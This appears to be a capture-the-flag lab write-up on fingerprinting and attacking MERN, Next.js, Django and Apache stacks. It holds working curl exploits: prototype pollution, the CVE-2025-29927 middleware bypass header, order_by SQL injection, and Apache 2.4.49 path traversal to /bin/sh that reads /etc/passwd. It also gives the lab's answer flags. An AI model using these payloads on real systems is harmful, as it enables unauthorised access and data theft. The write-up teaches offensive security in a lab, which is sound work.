Jr.Pen 5.3. Modern Web Stacks

Task 1 - Introduction

During a time-boxed engagement, the first tester to identify `Apache/2.4.49` in a `Server:` header already knows the exact CVE before their teammate has finished running a port scan. The second tester, waiting on scanner output, is still in recon. Stack fingerprinting is not a nice-to-have skill. It is a direct multiplier on exploitation speed.

Every web stack leaks its identity. Headers, cookie names, error messages, URL structure, and HTML source patterns each tell you something specific about what is running. Once you know the stack and the version, you know the attack surface. Generic vulnerability scanners miss authentication bypasses that live in a single middleware function. They miss the RCE that requires understanding a deserialisation protocol. Manual fingerprinting, followed by targeted CVE research, is how experienced red teamers work.

The workflow for every task in this room is the same: identify the stack from observable signals, confirm the version, understand why the vulnerable code pattern exists, and then execute the exploit chain.

The three-step workflow is applied to every task:

1. Fingerprint the stack from HTTP response signals (no exploit payloads yet)
2. Confirm the version and identify the applicable CVE
3. Execute the exploit chain and understand the root cause

Task 2 - MERN Stack

MERN applications are everywhere. The stack (**MongoDB, Express.js, React, Node.js**) powers a large share of modern SaaS products, internal tools, and API backends. Express is the most-deployed Node.js web framework by a significant margin, and its minimal philosophy means developers write a lot of their own utility code. That utility code is often where the vulnerabilities live.

Stack Identity: MERN apps are the default choice for JavaScript-only shops that want one language across the full stack. On Ubuntu, the typical deployment is

Node.js from the NodeSource PPA, Express listening on port `3000` or `5000`, and MongoDB on port `27017`. A reverse proxy (usually Nginx) sits in front in production, but in misconfigured environments and internal tools, the Express process is often directly exposed.

Fingerprinting the MERN Stack

Before touching any exploit payloads, identify what you are dealing with. Start with a header check:

```
root@tryhackme:~# curl -I MACHINE_IP:3000/
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 68
ETag: W/"44-0T374IjVuBCKvVq78aQtpBIvD2A"
Set-Cookie: connect.sid=s%3A2PyC5xblQ3G0ERkE60uOUddRtPs2jacn.
0gAB6ByfrNg3b48tDXARTEBQG0pLlKkBofAsa69W%2FY0; Path=/; HttpOn
ly
Date: Sun, 03 May 2026 15:00:23 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```

Look for these in the response:

Signal	Value	Confidence
`X-Powered-By` header	`Express`	High
`Set-Cookie` header	`connect.sid=s%3A...`	High
Unhandled route response	`Cannot GET /nonexistent` (plain text)	High
Frontend root element	In the HTML body	Medium

`X-Powered-By: Express` is the primary signal. Express sends this header on every response by default. It is only absent if the developer explicitly called `app.disable('x-powered-by')` or added the Helmet middleware. Most developers don't bother. Reverse proxies and PaaS platforms (Vercel, Cloudflare, Railway) often strip this header before it reaches the client. If `X-Powered-By` is

absent, fall back to cookie name and unhandled-route format as secondary signals.

The `connect.sid` cookie comes from the `express-session` middleware. It is present when the app uses `express-session` with `saveUninitialized: true` (the default for many apps). With `saveUninitialized: false`, the recommended setting for login sessions, the cookie only appears after a session is created. Absence of `connect.sid` does not rule out Express.

Note: If `saveUninitialized: false` is configured (the default in newer express-session docs for login-only sessions), the cookie is absent on unauthenticated requests. Absence of `connect.sid` does not confirm the absence of Express.

To confirm the Express unhandled-route fingerprint, request a nonexistent path from the AttackBox terminal:

```
root@tryhackme:~# curl http://MACHINE_IP:3000/nonexistent
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Cannot GET /nonexistent</pre>
</body>
</html>
```

An Express app with default settings returns plain text: `Cannot GET /nonexistent`. This is distinct from Django (which shows an HTML error page), Apache (which shows a styled 403 or 404), and Next.js (which returns an HTML page with a styled error). That plain-text response is unambiguous.

Exploiting MERN

You have confirmed the stack: Express on port `3000` with a `connect.sid` session cookie. In a pentest against a MERN application, the next step after fingerprinting is API surface enumeration. MERN apps commonly expose JSON APIs for profile updates, preferences, and user settings, and developers often write their own

utility functions to apply partial updates to user objects. Those utility functions are where prototype pollution typically lives. The app on port `3000` exposes two endpoints relevant to this task:

Endpoint	Method	Purpose
`/api/user/update`	POST	Accepts JSON and merges it into the session user object
`/api/admin/flag`	GET	Returns a flag if the requesting user has admin access

Start by confirming the admin route is gated. Save your session cookie first, then probe the protected endpoint by issuing the following commands:

```
root@tryhackme:~# curl -c cookies.txt http://MACHINE_IP:3000/
MERN Lab Approot@tryhackme:~# curl -b cookies.txt http://MACH
INE_IP:3000/api/admin/flag
{"error":"Not authorized"}
```

Expected: `{"error":"Not authorized"}`. The check is working for regular session users who have `isAdmin` property.

Now look at what the update endpoint accepts under normal conditions. A legitimate client might send a name or email change:

```
root@tryhackme:~# curl -b cookies.txt -X POST http://MACHINE_
IP:3000/api/user/update -H "Content-Type: application/json" -
d '{"name": "Alice", "email":"alice@example.com"}'
{"status":"updated"}
```

Expected: `{"status":"updated"}`. The endpoint accepts arbitrary JSON keys and merges them into the user object with no key filtering. That merge function is the attack surface.

Every JavaScript object inherits from a shared root called `Object.prototype`. When a merge function receives `{"proto": {"isAdmin": true}}` without filtering the `proto` key, it writes `isAdmin: true` directly onto `Object.prototype`, not onto any individual user object. Every object in the Node.js process that looks up `.isAdmin` will then find `true` via the prototype chain, even if the property was never explicitly set on

that object. The admin flag endpoint checks `currentUser.isAdmin` on a plain session object with no own `isAdmin` property, making it the exact target. Some hardened deployments filter `__proto__` at the input layer; in those cases, the `constructor.prototype` path (`{"constructor": {"prototype": {"isAdmin": true}}}`) reaches `Object.prototype` through a different route and can bypass those filters. You can learn more about the Prototype Pollution room.

Getting Admin Flag

The vulnerable merge function in the app looks like this:

```
function merge(target, source) {
  for (let key in source) {
    if (typeof source[key] === 'object' && source[key] !== nu
ll) {
      if (!target[key]) target[key] = {};
      merge(target[key], source[key]);
    } else {
      target[key] = source[key];
    }
  }
  return target;
}
```

When the payload `{"__proto__": {"isAdmin": true}}` reaches this function, it finds `__proto__` in the source keys, sees it is an object, and recurses. Inside the recursion, `target["__proto__"]` is a reference to `Object.prototype` not a regular key, so it sets `Object.prototype.isAdmin = true`. The admin route then reads `currentUser.isAdmin`, finds no own property, walks the prototype chain, and returns the flag.

```
app.get('/api/admin/flag', (req, res) => {
  const currentUser = req.session.currentUser || {};
  if (currentUser.isAdmin) {              // resolves true v
ia prototype chain
    res.json({ flag: '[REDACTED]' });
  } else {
```

```
    res.status(403).json({ error: 'Not authorized' });
  }
});
```

Step 1: Send the Prototype Pollution Payload

```
root@tryhackme:~# curl -b cookies.txt -X POST http://MACHINE_
IP:3000/api/user/update -H "Content-Type: application/json" -
d '{"__proto__": {"isAdmin": true}}'
{"status":"updated"}
```

The server responds with `{"status":"updated"}`. The merge has run and `Object.prototype.isAdmin` is now `true` in the Node.js process.

Step 2: Request the Admin Flag

```
root@tryhackme:~# curl -b cookies.txt http://MACHINE_IP:3000/
api/admin/flag
{"flag":"[REDACTED]"}
```

The `isAdmin` check resolves `true` via the prototype chain, and the response contains the flag.

This is one of the many techniques that can be used to exploit modern web stacks.

Answer the questions below

> What HTTP response header confirms an Express.js backend is running?

X-Powered-By: Express

It is an HTTP response header automatically added by the Express.js web framework (a popular Node.js framework) to identify what technology is driving the server side of a web application.


> What is the name of the Express session cookie you will use to replay requests after polluting the prototype?

connect.sid

connect.sid is the default session cookie name generated by the express-session middleware in Node.js / Express applications. Connect: Connect was the underlying HTTP server framework that Express was originally built on top of. sid: Short for Session Identifier.

> Send the prototype pollution payload to the merge endpoint. What is the flag returned by the admin route after the bypass succeeds?

THM{pr0t0_p0llut3d}



Task 3 - React / Next.js

Next.js builds on top of it, adding abstractions like the App Router, React Server Components, and middleware that create a different and more severe attack surface.

Stack Identity: Next.js is the dominant **React** framework for production applications. It is what you will find behind most investor dashboards, customer portals, and marketing sites built in the last three years. On Ubuntu, it runs as a Node.js process under a dedicated user (`node` or `www-data`), typically started with `npm start` after `npm run build`.

Note: Both CVE-2025-29927 and CVE-2025-55182 affect Next.js apps in production build mode (`npm run build && npm start`). They do not manifest in development mode (`next dev`). If fingerprinting confirms a development server, neither CVE applies.

React Server Components and the Flight Protocol: The App Router runs React components directly on the server. Instead of shipping JavaScript to the browser, the server executes the component and streams the result to the client using a binary-like format called the RSC Flight protocol. That streaming channel, the endpoint that serves this payload, is the attack surface for CVE-2025-55182.

Fingerprinting Next.js: Start with passive fingerprinting. No exploit payloads yet.

```
root@tryhackme:~# curl -I http://MACHINE_IP:3001/
HTTP/1.1 200 OK
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next
-Router-Segment-Prefetch, Accept-Encoding
x-nextjs-cache: HIT
x-nextjs-prerender: 1
x-nextjs-stale-time: 4294967294
X-Powered-By: Next.js
Cache-Control: s-maxage=31536000,
ETag: "1pqu4ojvif3at"
Content-Type: text/html; charset=utf-8
Content-Length: 4277
Connection: keep-alive
Keep-Alive: timeout=5
```

Once done, look for the following patterns:

Signal	Value	Confidence
`X-Powered-By` header	`Next.js`	High
HTML source	`window.__next_f` in `script` tag	High (confirms App Router)
Static asset paths	`/_next/static/chunks/`	High
Middleware headers	`x-middleware-next` or `x-middleware-rewrite`	Medium
Redirect to protected route	HTTP 307 to `/login`	Medium

`window.__next_f` in the page source is the definitive App Router indicator. It is the hydration array for React Server Component data, injected by Next.js into every App Router page's HTML output. It does not appear in Pages Router or any other framework.

CVE-2025-29927: Middleware Bypass

In Next.js, middleware is a function that runs before every request reaches a page. Developers use it as the central gatekeeper; authentication checks, session validation, and redirect logic all live here. Because middleware sits in front of every route, it is the single most common place developers implement access control in Next.js applications.

The `/dashboard` route in this app is a typical example. The middleware checks for a valid session cookie. Without one, it redirects to `/login`. Let us confirm that it is working:

```
root@tryhackme:~# curl -v http://MACHINE_IP:3001/dashboard
Trying MACHINE_IP:3001...
Connected to MACHINE_IP port 3001
GET /dashboard HTTP/1.1
Host: MACHINE_IP:3001
Accept: /
/login
```

Middleware is working. No cookie, no dashboard, the server sends us straight to `/login`.

Now for the vulnerability. Next.js uses an internal header called `x-middleware-subrequest` to prevent infinite loops. When middleware calls itself recursively (for example, to forward a modified request to another route), Next.js attaches this header so it knows not to run middleware again on that forwarded request. It is a performance and safety mechanism built into the framework itself.

The critical flaw: Next.js never checked whether `x-middleware-subrequest` was coming from an internal process or from an external client. If you include the header in your own request, Next.js treats it the same as an internal subrequest and skips middleware entirely. The authentication check never runs.

The header value encodes the middleware module path, repeated five times. For an app with a root-level `middleware.ts` file:

```
root@tryhackme:~# curl -H "x-middleware-subrequest: middlewar
e:middleware:middleware:middleware:middleware" http://MACHINE
_IP:3001/dashboard
...
DashboardFlag: [REDACTED]
...
```

The middleware check is bypassed entirely. The request is routed directly to the dashboard page handler, which returns the flag.

This is CVE-2025-29927, a CVSS 9.1 Critical. Every Next.js application that relied on middleware for authentication was exposed to complete authentication bypass with a single header. No credentials, no brute force, no session token, just a header value that Next.js itself trusted without validation.

Info: If the app uses a `/src` directory structure, the header value changes to `src/middleware` repeated five times. Always check whether `middleware.ts` lives at the project root or inside `src/`.

CVE-2025-55182: Practise in a Dedicated Room

CVE-2025-55182 is an unauthenticated RCE via insecure deserialisation in the RSC Flight protocol parser. It affects Next.js 14 (>= 14.3.0-canary.77) and Next.js 15.x (< 15.2.3) when paired with React 19, requires no authentication, and carries a CVSS score of 10.0 Critical. Jackpot Panda expanded from

initial `id` / `whoami` reconnaissance to credential theft and Cobalt Strike staging within the same exploitation wave as CVE-2025-29927.

Answer the questions below

> What HTML artifact in the page source confirms a Next.js App Router application?

window.__next_f

window.__next_f is an internal JavaScript visual cue and streaming queue used by Next.js (starting from version 13 with the App Router) to hydrate and render React Server Components (RSC) on the client side.

> Send the CVE-2025-29927 bypass header to the protected /dashboard route. What flag is displayed on the page?

THM{m1ddl3w4r3_byp4ss3d}

```
root@ip-10-112-66-98:~# curl -v http://10.112.183.61:3001/dashboard
*   Trying 10.112.183.61:3001...
* Connected to 10.112.183.61 (10.112.183.61) port 3001
> GET /dashboard HTTP/1.1
> Host: 10.112.183.61:3001
> User-Agent: curl/8.5.0
> Accept: */*
>
< HTTP/1.1 307 Temporary Redirect
< location: /login
< Date: Mon, 14 Sep 2026 03:40:33 GMT
< Connection: keep-alive
< Keep-Alive: timeout=5
< Transfer-Encoding: chunked
<
* Connection #0 to host 10.112.183.61 left intact
/loginroot@ip-10-112-66- curl -H "x-middleware-subrequest: middleware:middleware:middleware:middle
ware:middleware" http://10.112.183.61:3001/dashboard
<!DOCTYPE html><html lang="en"><head><meta charSet="utf-8"/><meta name="viewport" content="width=d
evice-width, initial-scale=1"/><link rel="preload" as="script" fetchPriority="low" href="/_next/st
atic/chunks/webpack-5adebf9f62dc3001.js"/><script src="/_next/static/chunks/4bd1b696-92810b4b4ece6
3ad.js" async=""></script><script src="/_next/static/chunks/517-c94eb82a0c6a5f4b.js" async=""></sc
ript><script src="/_next/static/chunks/main-app-428d9450bbd1040e.js" async=""></script><script src
="/_next/static/chunks/polyfills-42372ed130431b0a.js" noModule=""></script></head><body><div><h1>D
ashboard</h1><p>Flag: <!-- -->THM{m1ddl3w4r3_byp4ss3d}</p></div><script src="/_next/static/chunks/
webpack-5adebf9f62dc3001.js" async=""></script><script>(self.__next_f=self.__next_f||[]).push([0])
</script><script>self.__next_f.push([1,"1:\"$Sreact.fragment\"\n2:I[5244,[],\"\"]\n3:I[3866,[],\"\
"]\n4:I[6213,[],\"OutletBoundary\"]\n6:I[6213,[],\"MetadataBoundary\"]\n8:I[6213,[],\"ViewportBoun
dary\"]\na:I[4835,[],\"\"]\n"])</script><script>self.__next_f.push([1,"0:{\"P\":null,\"b\":\"IyPMp
2dPffgCvzoMaXQu4\",\"p\":\"\",\"c\":[\"\",\"dashboard\"],\"i\":false,\"f\":[[[\"\",{\"children\":[
\"dashboard\",{\"children\":[\"__PAGE__\",{}]}]},\"$undefined\",\"$undefined\",true],[\"\",[\"$\",
\"$1\",\"c\",{\"children\":[null,[\"$\",\"html\",null,{\"lang\":\"en\",\"children\":[\"$\",\"body\
",null,{\"children\":[\"$\",\"$L2\",null,{\"parallelRouterKey\":\"children\",\"segmentPath\":[\"ch
ildren\"],\"error\":\"$undefined\",\"errorStyles\":\"$undefined\",\"errorScripts\":\"$undefined\",
\"template\":[\"$\",\"$L3\",null,{}],\"templateStyles\":\"$undefined\",\"templateScripts\":\"$unde
fined\",\"notFound\":[[],[[\"$\",\"title\",null,{\"children\":\"404: This page could not be found.
```

Task 4 - Django

The MERN and Next.js stacks you have worked with run on Node.js. **Django** is the Python-native alternative framework that government agencies, newsrooms, and SaaS companies with Python engineering teams reach for first. The ORM is supposed to shield developers from SQL injection. For most queries, it does. But when developers bypass the ORM and concatenate user input directly into SQL, or when the ORM itself has a flaw in a deprecated code path, the database is wide open.

CVE-2021-35042 is a SQL injection vulnerability in Django's `order_by()` query method, rated **CVSS 9.8 Critical** and requiring no authentication to exploit.

Stack Identity: Django powers a large share of Python-backed web applications. On Ubuntu, it runs under Gunicorn or Django's built-in development server, typically on port `8000`. The Django admin panel at `/admin/` and CSRF middleware

are enabled by default in virtually every Django project. The admin panel alone is a reliable stack signal before you send a single exploit payload.

Fingerprinting Django: Start with a header check against the running app:

```
root@tryhackme:~# curl -I "http://10.82.95.115:8000/products/"
HTTP/1.1 200 OK
Date: Sun, 03 May 2026 14:33:20 GMT
Server: WSGIServer/0.2 CPython/3.10.12
Content-Type: text/html; charset=utf-8
X-Frame-Options: DENY
Vary: Cookie
Content-Length: 407
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Set-Cookie:  csrftoken=9vMaeHlURA0uOYnP9qB2BrDNTvNPoD0JPyecxWNxV7aohswgtAtBvwbLWaOTYIF7; expires=Sun, 02 May 2027 14:33:20 GMT; Max-Age=31449600; Path=/; SameSite=Lax
```

Once done, look for the following patterns:

Signal	Value	Confidence
`Server` header	`WSGIServer/0.2 CPython/X.X.X`	High
`Cookie` name	`csrftoken`	High
`X-Frame-Options` header	`DENY`	High
`X-Content-Type-Options` header	`nosniff`	High
`Referrer-Policy` header	`same-origin`	Medium
HTML source (any `POST` form)	`csrfmiddlewaretoken` hidden field	High

The `csrfmiddlewaretoken` hidden field is the most reliable Django fingerprint. Django's `CsrfViewMiddleware` injects it into every `POST` form automatically. Browse to `/admin/` and view source; it is always there. You will not find this field in Express, Rails, or any Next.js application.

The combination of `X-Frame-Options: DENY`, `X-Content-Type-Options: nosniff`, and `Referrer-Policy: same-origin` appearing together signals Django's `SecurityMiddleware`. No other framework applies this combination by default.

The App: Products Catalogue: The app running on port `8000` is a simple product catalogue. Browse to `/products/` to see what we are dealing with:

```
root@tryhackme:~# curl -s "http://MACHINE_IP:8000/products/"
<!DOCTYPE html>
<html>
<head><title>Products</title></head>
<body>
<h1>Products</h1>
<form method="get" action="">
  <input type="hidden" name="csrfmiddlewaretoken" value="w4Vr
wSsqEYpBZL4ROD1c4CgYbqw0zjZZeiXQVYGmkUjVDIce9k6wq7XvaORkbAk
L">
  <input type="hidden" name="order" value="">
</form>
<ul>

  <li>Gadget B - $19.99</li>

  <li>Tool C - $4.99</li>

  <li>Widget A - $9.99</li>

</ul>
</body>
</html>
```

Two things stand out. First, there is a `csrfmiddlewaretoken` confirming Django. Second, there is an `order` parameter in the form; the user controls the sort column. That parameter is our injection point.

CVE-2021-35042: The Vulnerability

The view that handles `/products/` builds its SQL query by concatenating the `order` parameter directly into an `ORDER BY` clause:

```
order = self.request.GET.get('order', 'name')
sql = (
    'SELECT id, name, price, description FROM products_produc
t '
    f'ORDER BY (CASE WHEN (1=1) THEN{order} ELSE name END)'
)
```

Whatever you put in `?order=` lands inside the `THEN` branch of the SQL with no validation. The `CASE WHEN` structure is always true (1=1), so the `THEN` branch always executes, making it the injection entry point.

The `updatexml()` technique exploits how MySQL handles XPath errors. `updatexml(1, xpath_expr, 1)` raises an error if the XPath expression is invalid. By wrapping a `SELECT` inside the XPath argument with `concat(0x7e, ...)`, MySQL includes the query result in the error message. `0x7e` is the hex for `~`, which acts as a delimiter to make the extracted value easy to identify. Django's debug mode (DEBUG = True) surfaces these MySQL errors in the HTTP 500 response body.

Warning: The `updatexml()` technique only works when `DEBUG = True` is set in `settings.py`. A production app with `DEBUG = False` returns a generic 500 page with no error details. In this lab, the debug setting is on, but on a real engagement, verify this first. If debug output is suppressed, blind time-based injection using `SLEEP()` is the fallback.

Exploitation Walkthrough

Step 1: Extract MySQL Version: Confirm the injection is working by extracting a known value: the database version. The `@@version` system variable is always available and gives you an immediate confirmation that your payload is executing. The 500 error response also reveals the Django version in its debug output:

```
root@ip-10-82-126-238:~# curl -s "http://MACHINE_IP:8000/prod
ucts/?order=updatexml(1,concat(0x7e,(select%20@@version)),1)"
| grep -o '~[0-9][^&]*'
~8.0.45-0ubuntu0.22.04.1
```

The `~` prefix confirms your payload executed and the database responded. You are injecting into MySQL 8.0. The same 500 error page also contains `Django Version: 3.2.4` in the debug output.

Step 2: Extract the Database Name: Now find out which database the application is using:

```
root@ip-10-82-126-238:~# curl -s "http://MACHINE_IP:8000/products/?order=updatexml(1,concat(0x7e,(select%20database())),1)" | grep -o '~[0-9a-zA-Z_][^&]*'
~vuln_db
```

The target database is `vuln_db`. This is just an example, and we can provide this information to tools like Sqlmap to further exploit and dump the database.

Answer the questions below

> What hidden form field in Django POST forms is a near-certain stack fingerprint?

csrfmiddlewaretoken

csrfmiddlewaretoken is a hidden form parameter automatically generated and validated by Django (Python's web framework) to defend against Cross-Site Request Forgery (CSRF) attacks.

> Using manual curl payloads, what is the name of the vulnerable database?

vuln_db

Task 5 - LAMP

LAMP (Linux, Apache, MySQL, PHP) is one of the earliest and most widely adopted web application stacks. It became popular because all its components are open-source, stable, and easy to deploy. Linux provides the operating system, Apache handles web requests, MySQL manages the database, and PHP processes dynamic content. For years, it powered much of the internet, including blogs, forums, and enterprise apps. Even today, many legacy systems and production environments still rely on LAMP due to its simplicity and reliability.

Stack Identity

On Ubuntu, Apache usually runs under `www-data`, serves files from `/var/www/html,` and passes dynamic requests to PHP through `mod_php` or PHP-FPM. MySQL stores the application data, while PHP handles server-side logic. This classic Linux, Apache, MySQL, and PHP combination creates common attack surfaces such as exposed PHP files, database errors, weak file permissions, and misconfigured Apache/PHP settings.

Fingerprinting the LAMP Stack: Start with a header check. Apache advertises its version in every response:

```
root@tryhackme:~# curl -I http://MACHINE_IP:8080/
HTTP/1.1 200 OK
Server: Apache/2.4.49 (Unix)
Last-Modified: Mon, 11 Jun 2007 18:53:14 GMT
ETag: "2d-432a5e4a73a80"
Accept-Ranges: bytes
Content-Length: 45
Content-Type: text/html
```

`Server: Apache/2.4.49 (Unix)` is everything you need. This exact version maps to CVE-2021-41773 and nothing else. Apache also repeats the version in 404 error page footers. Request a non-existent path to confirm:

```
root@tryhackme:~# curl -v http://MACHINE_IP:8080/nonexistent
2>&1
*   Trying MACHINE_IP:8080...
* TCP_NODELAY set
* Connected to MACHINE_IP (10.82.95.115) port 8080 (#0)
> GET /nonexistent HTTP/1.1
> Host: MACHINE_IP:8080
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 404 Not Found
```

```
< Date: Sat, 02 May 2026 21:16:56 GMT
< Server: Apache/2.4.49 (Unix)
< Content-Length: 196
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
</body></html>
* Connection #0 to host MACHINE_IP left intact
```

The final signal is `/cgi-bin/`. A 403 Forbidden means the directory exists, and listing is disabled. `mod_cgi` is configured. A 404 would mean it is not present at all. For this exploit, `mod_cgi` is required:

```
root@tryhackme:~# curl -v http://MACHINE_IP:8080/cgi-bin/ 2>&
1
*   Trying 10.82.95.115:8080...
* TCP_NODELAY set
* Connected to MACHINE_IP (10.82.95.115) port 8080 (#0)
> GET /cgi-bin/ HTTP/1.1
> Host: MACHINE_IP:8080
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 403 Forbidden
< Date: Sat, 02 May 2026 21:19:21 GMT
< Server: Apache/2.4.49 (Unix)
< Content-Length: 199
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
```

```
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
</body></html>
* Connection #0 to host MACHINE_IP left intact
```

Once done, look for the following patterns:

Signal	Value	Confidence
`Server` header	Apache/2.4.49 (Unix)	High - exact CVE match
404 error page footer	Apache/2.4.49 version string	High
`/cgi-bin/` response	403 Forbidden (not 404)	High - `mod_cgi` enabled

CVE-2021-41773: The Vulnerability

Apache 2.4.49 introduced a change to the `ap_normalize_path()` function. The change inadvertently broke the path traversal filter. Normally, Apache blocks any URL containing `../` before it reaches the filesystem. The bug is in the decode order: the traversal filter runs before full URL decoding.

When you send `.%2e/` (a literal dot followed by the URL-encoded dot and a slash), the filter sees `.%2e/` and does not recognise it as `../`. When Apache passes the URL to the filesystem, the OS resolves `.%2e/` as `../`. The filter was bypassed.

On its own, this is directory traversal for file read. What makes it critical is the interaction with `mod_cgi`. The `/cgi-bin/` path has CGI execution enabled. When the traversal resolves to an executable binary like `/bin/sh`, Apache runs it as a CGI script and passes the HTTP `POST` body to its stdin.

Why `--path-as-is` Is Required

Curl normalises URLs before sending them. Without `--path-as-is`, curl cleans up `.%2e/` sequences before the request leaves your machine, and the server receives a normal path. The flag tells curl to send the URL exactly as typed.

Warning: If your traversal requests return 403 instead of executing, the most common cause is a missing `--path-as-is` flag. curl silently normalises the traversal sequences, and the server never sees the encoded dots.

Exploitation

You have confirmed Apache 2.4.49 on port `8080`, with `mod_cgi` enabled on `/cgi-bin/`. You have a direct path to unauthenticated RCE (Remote Code Execution).

Step 1: Confirm Remote Code Execution: Traverse from `/cgi-bin/` up to `/bin/sh` using four `.%2e/` segments. Pass shell commands in the POST body. The `echo Content-Type: text/plain; echo;` preamble is required by the CGI spec. Apache needs a valid HTTP header block before the body, or it returns a 500. The bare `echo` outputs the required blank separator line:

```
root@tryhackme:~# curl -s --path-as-is "http://MACHINE_IP:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh"   --data 'echo Content-Type: text/plain; echo; id'
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

RCE confirmed. The Apache process is running as `daemon`. You have code execution on the server with the privileges of the web process.

Step 2: Read System Accounts: With code execution, you can read any file the `daemon` user can access. Read `/etc/passwd` to enumerate system accounts inside the container:

```
root@tryhackme:~# curl -s --path-as-is "http://MACHINE_IP:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh"   --data 'echo Content-Type: text/plain; echo; cat /etc/passwd'
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
...
```

The first non-root account is the `daemon` account, which is the same user running the Apache process. This confirms the server is not running as `root`.

Step 3: Read the Flag

```
root@tryhackme:~# curl -s --path-as-is "http://MACHINE_IP:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh"   --data 'echo Content-Type: text/plain; echo; cat /flag.txt'
[REDACTED]
```

Info: CVE-2021-41773 is version-specific. It affects Apache 2.4.49 only. A partial patch in 2.4.50 blocked single-encoded dots but not double-encoding CVE-2021-42013 tracks the bypass using `%%32%65%%32%65/`. Versions 2.4.51 and later are fully patched. Any `Server: Apache/2.4.49` or `Server: Apache/2.4.50` header is an immediate signal to reach for this CVE.

Answer the questions below

> What exact Server header value identifies this target as vulnerable to CVE-2021-41773?

Apache/2.4.49 (Unix)

